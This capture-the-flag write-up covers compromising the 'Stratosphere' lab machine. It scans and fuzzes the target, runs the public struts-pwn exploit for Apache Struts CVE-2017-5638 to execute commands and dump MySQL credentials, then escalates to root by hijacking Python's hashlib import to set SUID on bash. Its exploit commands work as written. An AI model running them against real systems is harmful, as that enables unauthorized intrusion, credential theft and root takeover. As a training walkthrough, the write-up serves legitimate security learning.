Stratosphere

Summary
Stratosphere is a medium Linux machine centered on exploiting the Apache Struts 2 framework. Initial access is gained by exploiting CVE-2017-5638 in an outdated version of the framework. Due to the system’s restrictions, the most efficient path is to enumerate directly through the exploit vector to dump a backend database. After extracting credentials, a pivot to a local user provides the foothold needed to exploit a Python library hijacking vulnerability for root access.
Port Scanning
1
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.60.226 -oN allports
 Full TCP Scan
Service Detection
1
nmap -p22,80,8080 -sCV 10.129.60.226 -oN services
 Nmap Default Scripts & Versions
Port 80 & 8080 Enumeration
Basically the same service is running on both ports and it looks like a simple page with no functionality.
 Basic Info of pages
 Home Page
 Under Construction
Fuzzing
We will use wfuzz to find interesting endpoints:
1
wfuzz -c --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 http://10.129.60.226/FUZZ
 Finding endpoints
We found two directories but the interesting one is Monitoring which has a .action extension that looks suspicious.
 .action file
After searching about that extension we found that there is a CVE for Apache Struts that can let us run commands remotely.
 Apache Struts RCE
Apache Struts RCE | CVE-2017-5638
Here is the Github Repository of the exploit we will use.
1
git clone https://github.com/mazen160/struts-pwn
 Getting the exploit
Using the exploit is very simple, we have to pass the url and the command we want to execute as argument. So let’s test it with an id:
 Help Panel
We can see the output of the id command, so the exploit works perfectly.
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'id'
 Running id on the target
Since getting a shell is tricky due to hardening, we will enumerate the box using this exploit. The db_connect file looks interesting so let’s check its content:
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'ls -la'
 db_connect file
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'cat db_connect'
 MySQL credentials
We found credentials for the database so let’s enumerate it by using these commands: mysql and mysqlshow.
 mysql & mysqlshow
Enumeration Using mysqlshow
We are going to start by looking at the databases present in the system:
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -padmin'
 Using mysqlshow to show databases
Then we will see the tables of the users database:
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -padmin users'
 Tables of users database
Finally, we will check the structure of the accounts table from the users database:
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -padmin users accounts'
 Accounts table structure
Dumping Database Info
Now we are going to use mysql to see the content of the accounts table. Since we don’t have a shell we can not enter to the interactive mode of mysql, so then we must execute the query in a one-liner command.
1
python3 struts-pwn.py -u http://10.129.60.226/Monitoring/example/Welcome.action -c 'mysql -uadmin -padmin -e "select * from accounts" users'
 Dumping data using mysql
We found a credential and if we look at the /etc/passwd file we can notice the user richard exists on this box. So we will try to use ssh to connect to the target machine using this credential:
 Reading /etc/passwd
 Initial Access via ssh
Privilege Escalation - Python Library Hijacking
Using sudo -l, we found that richard has a SUDOERS permission.
 SUDOERS permission
We can run python to execute the test.py script as root. Looking and its permissions we notice that we can not modify it. So let’s run it to check what it does:
 Permission on test.py
 Running the script as expected
Since we can not modify the script as we want, we must try other ways to elevate our privileges. Looking at the content of test.py script we can notice it is using hashlib library. This is dangerous because we can create our custom library and hijack Python’s Path so it will use our malicious library. This technique is known as Library Hijacking.
 Hashlib is being imported
If we run the following command it will display the path Python will use when searching for the libraries we import in our scripts. As you can see in the image below, the first space is empty which means that Python will first look for the library in the current path where the script is located. Look at this article to learn more about it.
1
python3 -c 'import sys; print(sys.path)'
 Python’s Library Path
In order to get root access, we are going to create our malicious library in richard’s home directory because it is where the script is located. We have to name it as the library we want to hijack, in this case hashlib.py. Then we have to add our instructions in the malicious library, for this demonstration we are going to add the SUID permission to the bash. Finally, we just have to run the command. As shown below, we successfully hijack the library and change the permissions on the /bin/bash.
 Python Library Hijacking
Now we just have to run bash -p and we will be root:
 Shell as root
Flags
- user.txt
1
2
cat /home/richard/user.txt
ad2**************************360
- root.txt
1
2
cat /root/root.txt
979**************************efa